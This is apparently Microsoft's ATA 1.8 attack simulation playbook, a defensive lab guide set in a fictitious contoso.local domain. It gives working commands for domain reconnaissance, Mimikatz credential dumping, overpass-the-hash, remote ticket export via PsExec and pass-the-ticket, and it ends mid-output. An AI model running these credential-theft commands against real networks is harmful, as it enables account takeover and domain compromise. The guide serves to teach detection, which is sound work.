Microsoft

Advanced Threat Analytics (ATA)

Advanced Threat Analytics
Attack Simulation Playbook for ATA 1.8

Version 1.8 Final

Prepared by

Andrew Harris
Sr Program Manager
C+E Security Customer Experience Team
@ciberesponce

Gershon Levitz
Sr Program Manager
C+E Security Customer Experience Team
@gman4626

Contributors

Gal Zilberstein, Program Manager, Advanced Threat Analytics

Arbel Zinger, Program Manager, Advanced Threat Analytics

Contents

Reintroducing Credential Theft

Assume breach. These are the two words that kicked off Microsoft's <u>Mitigating Pass-the-Hash and Other Credential Theft</u>[1] whitepaper, entirely focused on illustrating the credential theft techniques used by malicious cyber actors. These techniques are used *after* the adversary has achieved a beachhead in their victim's environment.

Attackers are in; our perimeter is breached. Our ability, however, to *detect* an adversary in our environments after they've already circumvented our defense mechanisms remains limited. The average cost of a cyber intrusion is estimated to be around $3.8M[2] for an enterprise, *per incident*. Why is this so expensive?   Many Information Technology (IT) organizations have no post-infiltration detection capabilities and have slow and malformed responses.

Multi-factor authentication, Smartcards, Privileged Account Management tools have been sold to solve this problem[3].   These tools certainly help operationalize the environments but these solutions don't mitigate or provide visibility into credential theft itself.[4]   In fact, many implementations of these solutions can make the credential theft problem space *even worse* while at the same time providing a false sense of security.

To make matters worse, words like "pass-the-hash" and "credential theft" have morphed into buzz words. They have become words that many hear about, and conceptually understand, but the vagueness that still exists around them prevents us from being able to act urgently and immediately.

This article will turn the buzz words into something real and tangible, walking through the credential theft attack techniques themselves, by using readily available research tools on the Internet. At each point of the attack we will show how Microsoft's **Advanced Threat Analytics** (ATA)[5] helps IT organizations gain visibility into these post-infiltration activities happening in their environments.

Ignorance can no longer be bliss.

---

[1] http://aka.ms/pthv2

[2] Ponemon Institute Releases 2014 Cost of Data Breach: http://www.ponemon.org/blog/ponemon-institute-releases-2014-cost-of-data-breach-global-analysis

[3] http://aka.ms/smartcardpth

[4] http://aka.ms/cyberpaw

[5] http://aka.ms/ata

What is Advanced Threat Analytics?

Gaining visibility into the problem requires focused attention on a layer of the environment typically not used for cybersecurity purposes: The Identity layer. Microsoft's **Advanced Threat Analytics** (ATA) turns Active Directory into a powerful post-infiltration detection tool leveraging both signature and user-and-entity-behavioral analytic techniques.

ATA will detect and alert IT of post-infiltration activities, from internal reconnaissance to compromised credentials, including lateral movement, privilege escalation and domain dominance.

This article will walk you through these techniques, the respective research tools to execute these attacks yourself, and illustrate just how important getting ATA installed and configured is. Defenders must fully understand our attackers *and their tools*.

> This article focuses on ATA's ***signature***-based capabilities and does not include any advanced machine-learning user and entity behavioral detection.

Lab Setup

We recommend following these instructions closely, including the experiments at the end. There is some setting up to do, specifically 4 computers, 3 users and some research software to grab off the Internet.

For help on installing ATA and getting an evaluation copy, good for 90 days, check this out: http://aka.ms/ataeval. This guide was built for version 1.8 of ATA.

Servers and computers

The following lists the computers you will need and the configurations used in this exercise. These are all staged as guest virtual machines (VMs) on Windows 10 Hyper-V. If you go this route, and we recommend you do, make sure the VMs are placed in the same virtual switch.

FQDN	OS	IP	Purpose
DC1.contoso.local	Windows Server 2012 R2	192.168.10.10	Domain Controller with ATA the Lightweight Gateway (LWGW) installed
ATACenter.contoso.local	Windows Server 2012 R2	192.168.10.20	ATA Center
Admin-PC.contoso.local	Windows 7 Enterprise	192.168.10.30	Admin's PC
Victim-PC.contoso.local	Windows 7 Enterprise	192.168.10.31	Victim's PC

Our domain will be called "CONTOSO.LOCAL", so create the domain, then domain join these computers and let's get rolling.

Now that all four machines up and domain joined, let's add some fictitious users to the environment.

User Setup

In this exercise, you will create role separation between Helpdesk and Domain Administrators. Unfortunately, as you will see, this isn't enough to prevent credential theft, lateral movement or domain escalation because understanding security dependencies that transcend these two groups across an environment is tricky.

Let's create a security group to make the separation.

Name	Members	Purpose
Helpdesk	RonHD	Manages the clients of contoso.local.

Let's create three users in the domain:

Full Name	SAMAccount	Purpose
Jeff Victim	JeffV	The victim of yet another impressively effective spear phishing attack
Ron HD	RonHD	Ron is the "go-to-guy" at Contoso's IT shop. RonHD is a member of the "Helpdesk" security group.
Nuck Chorris	NuckC	Before now, believed not to exist. At Contoso, he happens to be our Domain Admin.

Before proceeding, *ensure RonHD was added as a member to the Helpdesk* Security Group.

Nuck Chorris, our Domain Admin, uses Admin-PC. The Helpdesk (that RonHD is a member of) also manages NuckC computer. This can be quickly configured via Restricted Groups[6].


In addition, like in many IT shops, JeffV was added as an Administrator on his own device (Victim-PC). This was done on purpose and will be explained further in the Help Desk Simulation assumption in this article. .

---

[6] https://support.microsoft.com/en-us/kb/279301

Security research tools

1. To set up the lab, install these research tools on Victim-PC, in C:\tools:
   - **Mimikatz**: https://github.com/gentilkiwi/mimikatz
   - **PowerSploit**: https://github.com/PowerShellMafia/PowerSploit
   - **PsExec**: https://technet.microsoft.com/en-us/pxexec
   - **NetSess.exe**: available at www.joeware.net/freetools

2. For this proof of concept, turn off all antivirus software.

These tools are for research purposes only. Microsoft does **not** own these tools nor can it guarantee their behavior. These tools should only be run in a test lab environment.

Although turning off antivirus might seem like this just skewed the results, it is important to note that the source code for these tools is freely available, which means attackers can modify it to evade antivirus signature based detection. It is also important to note that as soon as an adversary achieves local admin on a machine, *evasion of antivirus becomes very possible*. The goal at that point is protecting the rest of the organization. One computer compromise should not lead to domain escalation and certainly not domain compromise!

Assumptions

In our example, JeffV is an admin of his own workstation. Many IT shops still have their user-population running with admin privileges. In these scenarios, local escalation attacks aren't necessary as the adversary already has admin access in the environment from which to perform their post-infiltration operations.

However, even when IT shops reduce the privileges to using non-admin accounts, other forms of attacks (such as known application vulnerabilities, 0-days and such) are executed to achieve local privilege escalation. In this case, our assumption is simple: The adversary achieved local privilege escalation on Victim-PC. As we will discuss below, in our fictitious lab, this was achieved via a spearphishing email to JeffV.

Environment Topology

Your lab now looks something like the above. Again, we have role separation between Domain Admins and the helpdesk, but as you will see, one security dependency linkage (sorry RonHD) is all an adversary needs to take over the entire environment with readily available research tools.

Helpdesk Simulation

To simulate a common helpdesk scenario, in which helpdesk personnel are logged into different computers, log in with RonHD to Victim-PC and then log back in as JeffV. Use the "switch user" mechanism to simulate privileged credential management on this workstation.

> We could have chosen other ways to simulate this management workflow in our lab, such as creating batch script service accounts, scheduled tasks, an RDP session or 'runas' in the command line. At the end of the day, *something* (not always a *someone*) has to manage these resources and management means local admin privileges. We chose the quickest route to simulate this workflow.

Do not log out or restart Victim-PC as this will wipe RonHD's credentials from memory and require re-enacting the helpdesk scenario.

Computer	Credentials saved on computer
Admin-PC	• NuckC
Victim-PC	• JeffV • RonHD (Caused by enacting the helpdesk scenario)

The lab is now ready. The hard part is over—the pieces are in place and the lab is in a position where it is *one-exploit-away (#1ea)* from *domain compromise*. As you will soon see, the single compromise typically comes from your environment's lowest privileged assets against the most Internet facing applications from an adversary who just won't stop. And you have to assume a breach took place.

Beachhead via Spearphish

In Microsoft's Security Intelligence Report Volume 21[7], two different actor groups were discussed, PROMETHIUM and NEODYNIUM. Both of activity groups take part in spearphishing to gain a foothold in their target environments. Why?

We could have chosen multiple scenarios to establish this pseudo-adversary's command-and-control in our lab, but we're starting with spearphishing.

The question remains—how can you gain visibility into the post-infiltration activity of the adversary *after* they've achieved this beachhead? How can you gain visibility into these activities before the larger herd is affected?

---

[7] https://www.microsoft.com/security/sir/default.aspx

Executing the attack

Now the fun begins. Its time use real-world tools and simulate the post-infiltration activities of an adversary.

Reconnaissance

Once a human adversary gains presence in an environment, reconnaissance begins. At this phase, the adversary spends time researching the environment: discovering settings, computers of interest, enumerating security groups and other active directory objects of interest, etc. to paint a picture for themselves of your environment.

DNS Reconnaissance

One of the first things many adversaries will do is to try to receive *all the* contents of the DNS. ATA can detect this action.

1. Action: DNS Recon

On Victim-PC, logged in as JeffV, the PC and user whom the adversary just compromised, run the following commands:

```
nslookup
ls -d contoso.local
```


Luckily, our DNS is configured to block this DNS dump against the domain. Unfortunately, though, all too often, this event gets ignored or is lost in the network noise, preventing network defenders from realizing that an adversary has reached some level of access in their environment and is in the beginning phases of a more targeted attack.

ATA helps detect this and bring it to light (as it does with all post-infiltration activity). Since ATA continuously parses your DNS traffic, it can see the dump request, whether it is successful or not. It even gives you the ability to learn from this event in the future, in case the suspicious activity is legitimate, and coming from an approved DNS scanning device.

Look at the ATA dashboard and see what ATA tells you.

Click on the suspicious activity and you will see additional details.

Note: For additional information about the alerts raised by ATA, see the ATA Suspicious Activity Guide, http://aka.ms/atasaguide.

Note: In the real world if the security analyst determined that this was originating from a security scanner, you can exclude this device from further alerts for this detection. Click on the three dots and select **Close and exclude Victim-PC**.

The adversary, blocked from what would have been a big win for them: doing a DNS dump, turns to other reconnaissance techniques.

Detecting failures can be just as insightful as detecting successful attacks against an environment

Directory Services Enumeration

Security Account Manager Remote Protocol (SAMR) [8] provides management functionality for users and groups across a domain. Knowing the relationship between users, groups, and privileges can be extremely important to an adversary. Any authenticated user can execute these commands[9].

Enumerate all users and groups

Enumerating users and groups is very useful to an adversary. Knowing usernames and the names of groups can come handy. As an attacker, you want to grab as much as you can, after all, this is the reconnaissance phase.

2.   Action: Enumerate users and groups

Use the compromised JeffV account, logged onto Victim-PC, and try to pull all the domain users and groups by using the following commands:

```
net user /domain
net group /domain
```


---

[8] https://msdn.microsoft.com/en-us/library/cc245477.aspx

[9] For more information on SAMR settings and restricting such reconnaissance to only users who are members of the Local Administrators Group, please refer to:
https://gallery.technet.microsoft.com/SAMRi10-Hardening-Remote-48d94b5b#content

That was too easy. These are operations performed with legitimate credentials! The attacker now knows all the users and groups in the environment.

Important:

ATA 1.8 will learn the use of the "Net user and Net group" commands for a period of four weeks. During this period, you will not see alerts for "Reconnaissance using directory services queries". After the 4-week period you may see an alert similar to the one below.

Enumerate high privileged accounts

The attacker now holds both the user list and the group list. But knowing who is in which group is also important, specifically for highly privileged groups such as "Enterprise Admins" and "Domain Admins". Let's do just that...

3.   Action: Enumerate Domain Admins

Run the following command, on Victim-PC as JeffV:

```
net group "domain admins" /domain
```

The attacker now has all the users and groups, and knows which users belong to the highly privileged "Domain Admins" group.

The attacker won't stop there, they know there is no security boundary between Enterprise Admins and Domain admins[10], so they'll grab the Enterprise Admins list as well.

4. Action: Enumerate Enterprise Admins

To grab the members of this Enterprise Admins group, run the following command on Victim-PC:

```
net group "enterprise admins" /domain
```


There is a single account in the Enterprise Admins group—not exactly interesting since it is just the default, but the attacker has that much more knowledge into your accounts and has identified which user they most want to compromise.

SMB Session Enumeration

The attacker knows who they would love to compromise to get the most credentials but they don't exactly know how to compromise those credentials, right? SMB enumeration can provide a precise location for *where* these highly interesting accounts are exposed.

All authenticated users must connect to the domain controller to process Group Policy (against the SYSVOL) making SMB Enumeration a valuable tool for attackers. This makes domain controllers prime targets to perform SMB Enumeration against.

---

[10] For more information on security boundaries between Forests and Domains, Enterprise Admins and Domain Admins, and other "Tier-0"-level privileges, please refer to: http://www.aka.ms/tier0

Here you will use the first research tool pulled from the Internet, **NetSess**. NetSess is a command line tool to enumerate NetBIOS sessions on a specified local or remote machine. You, of course, will use it against the domain controller in your lab.

## 5. Action: Perform SMB Session Enumeration against the DC

To enumerate who's connected to a specific machine, in this case the DC, on Victim-PC, go to the location where NetSess is saved locally and run the following command:

```
NetSess.exe dc1.contoso.local
```


We already know that NuckC is a Domain Admin. You now know the IP address of NuckC (192.168.10.30).

This kind of reconnaissance is hard to detect with firewalls—SMB protocol is how IT shops work and a protocol that Active Directory relies on. However, with ATA, not only can this SMB Session Enumeration be detected, but an alert will notify you as to which accounts were exposed.

ATA allows you to get the same relevant data that the attacker did—it identifies the source account, the source computer, as well as the exposed accounts and the IP addresses at the time of adversary enumeration.

The more data you have, the better prepared you are to respond to attacks.

Lateral Movement

In just the few steps you took, you were already able to gain a lot of information. At this point, the goal becomes getting to the IP address you discovered: 192.168.10.30 (where NuckC's computer credentials are exposed).

Enumerate Credentials In-Memory

Victim-PC isn't just exposed to JeffV's credentials, there are many other accounts that might be useful to an attacker to discover. Let's enumerate those in-memory credentials on Victim-PC. Luckily, there is a tool for that: Mimikatz.

6. Action: Dump credentials from Victim-PC

From an *elevated command* prompt on Victim-PC, go to the tools folder where Mimikatz is saved and execute the following command:

```
mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "exit" >> c:\temp\victim-pc.txt
```


The above command will execute Mimikatz which will then harvest credentials *in-memory*. The tool will write this into a text file named "victim-pc.txt".

Open the file "victim-pc.txt" to see what you can find.

7. Action: Parse through Mimikatz's credential dump output

Open the file, "victim-pc.txt" in notepad. Your file will look different as different passwords were used, potentially different operating systems with default settings on/off, so don't be alarmed if it doesn't look exactly like this example.

The attacker found JeffV's credentials, which will allow them to masquerade as JeffV.

The attacker also found the computer account, which, like a user account, can be added to other computers' Local Admin Group and other highly privileged Security Groups. That isn't useful in this scenario, but you should always remember that Computer Accounts can map to privileges elsewhere as well.

The attacker also discovered a potentially interesting account, RonHD. Remember that RonHD was logged on to Victim-PC during the setup phase. That credential was exposed to the LSA process in-memory at that time, which Mimikatz just gave the attacker visibility to. RonHD wasn't listed when you enumerated against users in Domain Admins or Enterprise Admins, but remember that you now have access to his credentials.

It is also worth noting that in some cases, this Mimikatz dump might reveal **plaintext passwords,** when the environment is not updated or not configured to prevent WDigest. An up-to-date environment, following best practices, will return an empty Password field.[11]

Finally, before you use RonHD's account let's see if it's even of any value. Let's do some recon against that account.

8.   Action: Perform recon against the RonHD account

From the command line of Victim-PC, execute the following:

```
net user ronhd /domain
```


The attacker will learn that RonHD is a member of the Helpdesk. RonHD's account just became interesting to the attacker. However, further more analysis is needed to see if the account has admin privileges on other computers. After all, it would make little sense to use it to laterally move to another computer only to discover that it has *lower* privileges than what the attacker already has.

Note: After the 4-week learning period this action may generate a "Reconnaissance using directory services enumeration" alert.

9.   Action: Enumerate a remote computer's memberships

Here is where you turn to **PowerSploit**, a series of PowerShell modules used by penetration testers. Open a PowerShell session and traverse to the location where PowerSploit is saved locally on Victim-PC. In the PowerShell console, execute:

---

[11] For more information on WDigest, please refer to:
https://blogs.technet.microsoft.com/kfalde/2014/11/01/kb2871997-and-wdigest-part-1/

```
Import-Module .\PowerSploit.psm1
Get-NetLocalGroup 192.168.10.30
```

In the first line, you import the PowerSploit module into memory and in the second line you execute one of the provided functions provided by that module, in this case, Get-NetLocalGroup.

Again, 192.168.10.30 is the discovered IP address from the SMB Enumeration phase (page 18 of this document).

The attacker just found the following:

- 192.168.10.30 is connected to Admin-PC (we resolved the IP address to a computer name via PowerSploit as well)
- "Contoso.local/Domain Admins" and "Contoso.local/Helpdesk" are members of the Administrators Group

RonHD is a member of the Helpdesk group, therefore RonHD can give the attacker Admin privileges on Admin-PC (where the attacker knows NuckC is, from earlier reconnaissance).

The attacker used this graph-like thinking is to discover relationships in the network. This kind of mentality is something that defenders need to adopt to handle new threats to enterprise networks.

This is all great, but how do you *use* RonHD to laterally move?

OverPass-the-Hash

If the attacker is in an environment that did not disable WDigest, it is already game over as they have the *plaintext* password. But, in the spirit of learning, let's make it harder and assume you do not know/have access to the plaintext password.

NOTE: This is a good time to take a minute and make sure your IT department has disabled WDigest[12] .

So, with just access to the NTLM *hash* of RonHD, what can you do?

Using a technique called **Over**pass-the-Hash you can take the NTLM hash and use it to obtain a Ticket Granting Ticket (TGT) via Kerberos\Active Directory. With a TGT you can masquerade as RonHD and access any domain resource that RonHD has access to.

10. Action: Perform Overpass-the-hash attack against RonHD

Here you will be using Mimikatz again. Copy RonHD's NTLM hash from victim-pc.txt, harvested earlier (from "Action: Dump credentials from Victim-PC" on page 19).

On Victim-PC, go to the location where Mimikatz is stored on the filesystem and execute the following commands:

```
Mimikatz.exe    "privilege::debug"    "sekurlsa::pth    /user:RonHD    /ntlm:[ntlm    hash]
/domain:contoso.local" "exit"
```

Replace the [ntlm hash] with the pasted NTLM value from victim-pc.txt from step 7.

---

[12] https://blogs.technet.microsoft.com/kfalde/2014/11/01/kb2871997-and-wdigest-part-1/

A new command prompt session opens. This new command prompt injected RonHD's credentials into it!

Let's validate this and see if you can read the contents of the C$ of the Admin-PC, something JeffV the user should not be able to do at all.

11. Action: Read Admin-PC's C$ with RonHD's credential

From the *new command prompt*, run the following command:

```
dir \\admin-pc\c$
```


Yep, you have access to the C drive of Admin-PC!

Now, let's just drill the point home. Let's validate that the new command-prompt you have open injected RonHD's ticket and you didn't just misconfigure JeffV to have read rights.

12. Action: Inspect tickets in Overpass-the-hash command prompt

From the new command prompt that opened from the Overpass-the-hash attack, execute the following:

```
klist
```


Yep, you are acting as RonHD in this command prompt which validates that you used his **legitimate credential** to gain access to his own Admin-PC!

So, what does ATA see when all this happens? Because Overpass-the-hash uses NTLM, and thus RC4, it shows up as an "unusual protocol implementation". Thus, from the defender's perspective, you will learn that on Victim-PC, RonHD's account *successfully* authenticated against our domain controller. You could then start our investigation.

Domain Escalation

The attacker now has access to Admin-PC, a computer that from earlier reconnaissance was identified as a good attack vector to compromise the high privileged account NuckC. The attacker now wants to move into Admin-PC, escalating their privileges within the domain.

Harvest Credentials

Performing a Pass-the-Hash attack will allow us to move to Admin-PC. You will need to move attacker tools to it however, first, specifically Mimikatz and PsExec.

13. Action: Execute Mimikatz against Admin-PC

From the new command prompt, running in the context of RonHD, go to the part of the filesystem where Mimikatz is located from that library. Run the following commands:

```
xcopy mimikatz \\admin-pc\c$\temp
```

Next, execute MimiKatz remotely to export all Kerberos tickets from Admin-PC:

```
psexec.exe  \\admin-pc  -accepteula  cmd  /c  (cd  c:\temp  ^&  mimikatz.exe  "privilege::debug"
"sekurlsa::tickets /export"  "exit")
```

As we are only interested in NuckC's tickets we will only copy those tickets back to Victim-PC:

```
copy \\admin-pc\c$\temp\*nuckc* c:\temp\tickets
```

Clean up time. Now that we are done with the Admin-PC lets delete the files we copied over and the exported tickets.

```
rmdir \\admin-pc\c$\temp /s /q
```

What just happened?

The attacker successfully copied the Mimikatz tool over to Admin-PC. They successfully executed Mimikatz remotely, exporting all Kerberos tickets from Admin-PC. Finally, the attacker copied back the results to Victim-PC, and now has NuckC's credentials without having to exploit his computer!

Pass-the-Ticket

What can you do with these tickets? You can pass them, literally, into memory and use them to gain access to resources *as if you were* NuckC.

The attacker is ready to import them into Victim-PC's memory, to get the credentials to access sensitive resources.

14. **Validate you do not have domain admin level access to the domain controller**
    Execute the following from a command prompt.

```
Dir \\dc1\c$
```

```
klist
```


As you can see you are using the tickets for JeffV and JeffV does not have access to the root of the C: Drive on DC1.

15. Action: Pass-the-Ticket

From an elevated command prompt, where Mimikatz is located on the filesystem, execute the following:

```
mimikatz.exe "privilege::debug" "kerberos::ptt c:\temp\tickets" "exit"
```

```
c:\tools\mimikatz\Win32>mimikatz.exe "privilege::debug" "kerberos::ptt c:\temp\
ickets" "exit"

  .#####.    mimikatz 2.1 (x86) built on Nov 26 2016 02:28:17
 .## ^ ##.   "A La Vie, A L'Amour"
 ## / \ ##   /* * *
 ## \ / ##    Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'    http://blog.gentilkiwi.com/mimikatz               (oe.eo)
  '#####'                                        with 20 modules * * */

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # kerberos::ptt c:\temp\tickets
* Directory: 'c:\temp\tickets'

* File: 'c:\temp\tickets\[0;1908c]-0-0-40a50000-NuckC@cifs-dc1.contoso.local.kir
bi': OK

* File: 'c:\temp\tickets\[0;1908c]-0-1-40a50000-NuckC@ldap-dc1.contoso.local.kir
bi': OK

* File: 'c:\temp\tickets\[0;1908c]-0-2-40a50000-NuckC@LDAP-DC1.Contoso.local.kir
bi': OK

* File: 'c:\temp\tickets\[0;1908c]-2-0-60a10000-NuckC@krbtgt-CONTOSO.LOCAL.kirbi
': OK

* File: 'c:\temp\tickets\[0;1908c]-2-1-40e10000-NuckC@krbtgt-CONTOSO.LOCAL.kirbi
': OK

